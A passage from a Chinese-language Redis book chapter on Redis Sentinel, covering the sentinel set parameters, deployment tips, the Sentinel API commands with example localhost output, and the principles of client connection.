


图9-18 Redis Sentinel监控多个主节点

3. 调整配置

和普通的Redis数据节点一样，Sentinel节点也支持动态地设置参数，而且和普通的Redis数据节点一样并不是支持所有的参数，具体使用方法如下：

```
sentinel set <param> <value>
```

表9-3是sentinel set命令支持的参数。

表9-3 sentinel set命令支持的参数

参 数	使用方法
quorum	sentinel set mymaster quorum 2
down-after-milliseconds	sentinel set mymaster down-after-milliseconds 30000
failover-timeout	sentinel set mymaster failover-timeout 360000
parallel-syncs	sentinel set mymaster parallel-syncs 2
notification-script	sentinel set mymaster notification-script /opt/xx.sh
client-reconfig-script	sentinel set mymaster client-reconfig-script /opt/yy.sh
auth-pass	sentinel set mymaster auth-pass masterPassword

有几点需要注意一下：

- 1) sentinel set命令只对当前Sentinel节点有效。
- 2) sentinel set命令如果执行成功会立即刷新配置文件，这点和Redis普通数据节点设置配置需要执行config rewrite刷新到配置文件不同。
- 3) 建议所有Sentinel节点的配置尽可能一致，这样在故障发现和转移时比较容易达成一致。
- 4) 表9-3中为sentinel set支持的参数，具体可以参考源码中的sentinel.c的sentinelSetCommand函数。
- 5) Sentinel对外不支持config命令。

9.2.5 部署技巧

到现在有关Redis Sentinel的配置和部署方法相信读者已经基本掌握了，但在实际生产环境中都有哪些部署的技巧？本节将总结一下。

1) Sentinel节点不应该部署在一台物理“机器”上。

这里特意强调物理机是因为一台物理机做成了若干虚拟机或者现今比较流行的容器，它们虽然有不同的IP地址，但实际上它们都是同一台物理机，同一台物理机意味着如果这台机器有什么硬件故障，所有的虚拟机都会受到影响，为了实现Sentinel节点集合真正的高可用，请勿将Sentinel节点部署在同一台物理机器上。

2) 部署至少三个且奇数个的Sentinel节点。

3个以上是通过增加Sentinel节点的个数提高对于故障判定的准确性，因为领导者选举需要至少一半加1个节点，奇数个节点可以在满足该条件的基础上节省一个节点。有关Sentinel节点如何判断节点失败，如何选举出一个Sentinel节点进行故障转移将在9.5节进行介绍。

4) 只有一套Sentinel，还是每个主节点配置一套Sentinel？

Sentinel节点集合可以只监控一个主节点，也可以监控多个主节点，也就意味着部署拓扑可能是图9-19和图9-20两种情况。




图9-19 一套Sentinel节点集合




图9-20 多套Sentinel节点集合

那么在实际生产环境中更偏向于哪一种部署方式呢，下面分别分析两种方案的优缺点。

方案一：一套Sentinel，很明显这种方案在一定程度上降低了维护成本，因为只需要维护固定个数的Sentinel节点，集中对多个Redis数据节点进行管理就可以了。但是这同时也是它的缺点，如果这套Sentinel节点集合出现异常，可能会对多个Redis数据节点造成影响。还有如果监控的Redis数据节点较多，会造成Sentinel节点产生过多的网络连接，也会有一定的影响。

方案二：多套Sentinel，显然这种方案的优点和缺点和上面是相反的，每个Redis主节点都有自己的Sentinel节点集合，会造成资源浪费。但是优点也很明显，每套Redis Sentinel都是彼此隔离的。



运维提示

如果Sentinel节点集合监控的是同一个业务的多个主节点集合，那么使用方案一、否则一般建议采用方案二。

9.3 API

Sentinel节点是一个特殊的Redis节点，它有自己专属的API，本节将对其进行介绍。为了方便演示，以图9-21进行说明：Sentinel节点集合监控着两组主从模式的Redis数据节点。

1.sentinel masters

展示所有被监控的主节点状态以及相关的统计信息，例如：




图9-21 一套Sentinel集合监控多个主从结构

```
127.0.0.1:26379> sentinel masters
1) 1) "name"
   2) "mymaster-2"
   3) "ip"
   4) "127.0.0.1"
   5) "port"
   6) "6382"
```

```
.....忽略.....  
2) 1) "name"  
2) "mymaster-1"  
3) "ip"  
4) "127.0.0.1"  
5) "port"  
6) "6379"  
.....忽略.....
```

2.sentinel master<master name>

展示指定<master name>的主节点状态以及相关的统计信息，例如：

```
127.0.0.1:26379> sentinel master mymaster-1  
1) "name"  
2) "mymaster-1"  
3) "ip"  
4) "127.0.0.1"  
5) "port"  
6) "6379"  
.....忽略.....
```

3.sentinel slaves<master name>

展示指定<master name>的从节点状态以及相关的统计信息，例如：

```
127.0.0.1:26379> sentinel slaves mymaster-1  
1) 1) "name"  
2) "127.0.0.1:6380"  
3) "ip"  
4) "127.0.0.1"  
5) "port"  
6) "6380"  
.....忽略.....  
2) 1) "name"  
2) "127.0.0.1:6381"  
3) "ip"  
4) "127.0.0.1"  
5) "port"  
6) "6381"  
.....忽略.....
```

4.sentinel sentinels<master name>

展示指定<master name>的Sentinel节点集合（不包含当前Sentinel节

点），例如：

```
127.0.0.1:26379> sentinel sentinels mymaster-1
1) 1) "name"
   2) "127.0.0.1:26380"
   3) "ip"
   4) "127.0.0.1"
   5) "port"
   6) "26380"
....忽略....
2) 1) "name"
   2) "127.0.0.1:26381"
   3) "ip"
   4) "127.0.0.1"
   5) "port"
   6) "26381"
....忽略....
```

5.sentinel get-master-addr-by-name<master name>

返回指定<master name>主节点的IP地址和端口，例如：

```
127.0.0.1:26379> sentinel get-master-addr-by-name mymaster-1
1) "127.0.0.1"
2) "6379"
```

6.sentinel reset<pattern>

当前Sentinel节点对符合<pattern>（通配符风格）主节点的配置进行重置，包含清除主节点的相关状态（例如故障转移），重新发现从节点和Sentinel节点。

例如sentinel-1节点对mymaster-1节点重置状态如下：

```
127.0.0.1:26379> sentinel reset mymaster-1
(integer) 1
```

7.sentinel failover<master name>

对指定<master name>主节点进行强制故障转移（没有和其他Sentinel节点“协商”），当故障转移完成后，其他Sentinel节点按照故障转移的结果更新自身配置，这个命令在Redis Sentinel的日常运维中非常有用，将在9.6节进行详细介绍。

例如，对mymaster-2进行故障转移：

```
127.0.0.1:26379> sentinel failover mymaster-2
OK
```

执行命令前，mymaster-2是127.0.0.1: 6382

```
127.0.0.1:26379> info sentinel
# Sentinel
sentinel_masters:2
sentinel_tilt:0
sentinel_running_scripts:0
sentinel_scripts_queue_length:0
master0:name=mymaster-2,status=ok,address=127.0.0.1:6382,slaves=2,sentinels=3
master1:name=mymaster-1,status=ok,address=127.0.0.1:6379,slaves=2,sentinels=3
```

执行命令后：mymaster-2由原来的一个从节点127.0.0.1: 6383代替。

```
127.0.0.1:26379> info sentinel
# Sentinel
sentinel_masters:2
sentinel_tilt:0
sentinel_running_scripts:0
sentinel_scripts_queue_length:0
master0:name=mymaster-2,status=ok,address=127.0.0.1:6383,slaves=2,sentinels=3
master1:name=mymaster-1,status=ok,address=127.0.0.1:6379,slaves=2,sentinels=3
```

8. sentinel ckquorum<master name>

检测当前可达的Sentinel节点总数是否达到<quorum>的个数。例如quorum=3，而当前可达的Sentinel节点个数为2个，那么将无法进行故障转移，Redis Sentinel的高可用特性也将失去。

例如：

```
127.0.0.1:26379> sentinel ckquorum mymaster-1
OK 3 usable Sentinels. Quorum and failover authorization can be reached
```

9.sentinel flushconfig

将Sentinel节点的配置强制刷到磁盘上，这个命令Sentinel节点自身用得比较多，对于开发和运维人员只有当外部原因（例如磁盘损坏）造成配置文件损坏或者丢失时，这个命令是很有用的。

例如：

```
127.0.0.1:26379> sentinel flushconfig
OK
```

10.sentinel remove<master name>

取消当前Sentinel节点对于指定<master name>主节点的监控。

例如sentinel-1当前对mymaster-1进行了监控：

```
127.0.0.1:26379> info sentinel
# Sentinel
sentinel_masters:2
sentinel_tilt:0
sentinel_running_scripts:0
sentinel_scripts_queue_length:0
master0:name=mymaster-2,status=ok,address=127.0.0.1:6382,slaves=2,sentinels=3
master1:name=mymaster-1,status=ok,address=127.0.0.1:6379,slaves=2,sentinels=3
```

例如下面，sentinel-1节点取消对mymaster-1节点的监控，但是要注意这个命令仅仅对当前Sentinel节点有效。

```
127.0.0.1:26379> sentinel remove mymaster-1
```

OK

再执行info sentinel命令，发现sentinel-1已经失去对mymaster-1的监控：

```
127.0.0.1:26379> info sentinel
# Sentinel
sentinel_masters:1
sentinel_tilt:0
sentinel_running_scripts:0
sentinel_scripts_queue_length:0
master0:name=mymaster-2,status=ok,address=127.0.0.1:6383,slaves=2,sentinels=3
```

11.sentinel monitor<master name><ip><port><quorum>

这个命令和配置文件中的含义是完全一样的，只不过是通过命令的形式来完成Sentinel节点对主节点的监控。

例如命令sentinel-1节点重新监控mymaster-1节点：

```
127.0.0.1:26379> sentinel monitor mymaster-1 127.0.0.1 6379 2
OK
```

命令执行后，发现sentinel-1节点重新对mymaster-1节点进行监控：

```
# Sentinel
sentinel_masters:2
sentinel_tilt:0
sentinel_running_scripts:0
sentinel_scripts_queue_length:0
master0:name=mymaster-2,status=ok,address=127.0.0.1:6383,slaves=2,sentinels=3
master1:name=mymaster-1,status=ok,address=127.0.0.1:6379,slaves=2,sentinels=3
```

12.sentinel set<master name>

动态修改Sentinel节点配置选项，这个命令已经在9.2.4小节进行了说明，这里就不赘述了。

13. sentinel is-master-down-by-addr

Sentinel节点之间用来交换对主节点是否下线的判断，根据参数的不同，还可以作为Sentinel领导者选举的通信方式，具体细节9.5节会介绍。

9.4 客户端连接

通过前面的学习，相信读者对Redis Sentinel有了一定的了解，本节将介绍应用方如何正确地连接Redis Sentinel。有人会说这有什么难的，已经知道了主节点的ip地址和端口，用对应编程语言的客户端连接主节点不就可以了吗？但试想一下，如果这样使用客户端，客户端连接Redis Sentinel和主从复制的Redis又有什么区别呢，如果主节点挂掉了，虽然Redis Sentinel可以完成故障转移，但是客户端无法获取这个变化，那么使用Redis Sentinel的意义就不大了，所以各个语言的客户端需要对Redis Sentinel进行显式的支持。

9.4.1 Redis Sentinel的客户端

Sentinel节点集合具备了监控、通知、自动故障转移、配置提供者若干功能，也就是说实际上最了解主节点信息的就是Sentinel节点集合，而各个主节点可以通过<master-name>进行标识的，所以，无论是哪种编程语言的客户端，如果需要正确地连接Redis Sentinel，必须有Sentinel节点集合和masterName两个参数。

9.4.2 Redis Sentinel客户端基本实现原理

实现一个Redis Sentinel客户端的基本步骤如下：

- 1) 遍历Sentinel节点集合获取一个可用的Sentinel节点，后面会介绍
Sentinel节点之间可以共享数据，所以从任意一个Sentinel节点获取主节点信
息都是可以的，如图9-22所示。
- 2) 通过sentinel get-master-addr-by-name master-name这个API来获取对应
主节点的相关信息，如图9-23所示。
- 3) 验证当前获取的“主节点”是真正的主节点，这样做的目的是为了防
止故障转移期间主节点的变化，如图9-24所示。




图9-22 获取一个可用的Sentinel节点




图9-23 利用sentinel get-master-addr-by-name返回主节点信息




图9-24 验证主节点

4) 保持和Sentinel节点集合的“联系”，时刻获取关于主节点的相关“信息”，如图9-25所示。

